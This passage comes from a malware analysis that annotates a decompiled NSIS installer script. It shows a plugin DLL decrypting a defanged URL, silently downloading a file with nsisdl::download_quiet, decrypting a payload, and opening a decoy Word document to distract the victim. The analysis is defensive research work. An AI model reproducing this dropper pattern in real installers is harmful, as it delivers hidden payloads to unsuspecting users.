  # result of decryption: hxxp://kfctmf.lonline/0102adqeczoL2.txt
  ypagjgfyy::oqiuqqaxaicm gPCznxYVMrP8ePTBvs2izTXIJb2GpQRG00WJWLWwriXb2l0OAZ3/c80dKypil62E ZPwfRubxlbebqFxnXbeDnmngbkOk5JUvQZf7bDzXclg=

  # return value of above decryption function is used to set $0
  Pop $0

  # nsisdl is used to download the file from the URL in the $0 variable to the filename in $_3_ variable
  nsisdl::download_quiet $0 $_3_

  label_55:
  # call the export function: "cfyhayyyu" in ypagjgfyy.dll and pass it two parameters. The two parameters are used to decrypt the contents of readme.txt
  ypagjgfyy::cfyhayyyu $_3_ f0babcb6b3c1b971d4e93ff4bb0e146f wpleavfcbofbmenjguyffq

  Pop $0
  StrCmp $0 0 label_64 label_349
```

```
Label_349:

# call the export function euuxijbaha in ypagjgfyy.dll to decrypt the contents of the file: "gofygsg.dat" with the decryption key:
"6E2tF7CtD/JMi/MwVCN9W8+Q3nfLpNQt90ixTk2Ws4g" and write them to the DOCX file: "Document_Microsoft_Word_08022022_at_9_32.docx"

  ypagjgfyy::euuxijbaha $PLUGINSDIR\gofygsg.dat $PLUGINSDIR\Document_Microsoft_Word_08022022_at_9_32.docx
  6E2tF7CtD/JMi/MwVCN9W8+Q3nfLpNQt90ixTk2Ws4g=

  Sleep 2000

#This DOCX file is displayed to the user.

  ExecShell open $PLUGINSDIR\Document_Microsoft_Word_08022022_at_9_32.docx    ; "open $PLUGINSDIR\Document_Microsoft_Word_08022022_at_9_32.docx"
  Sleep 5000
```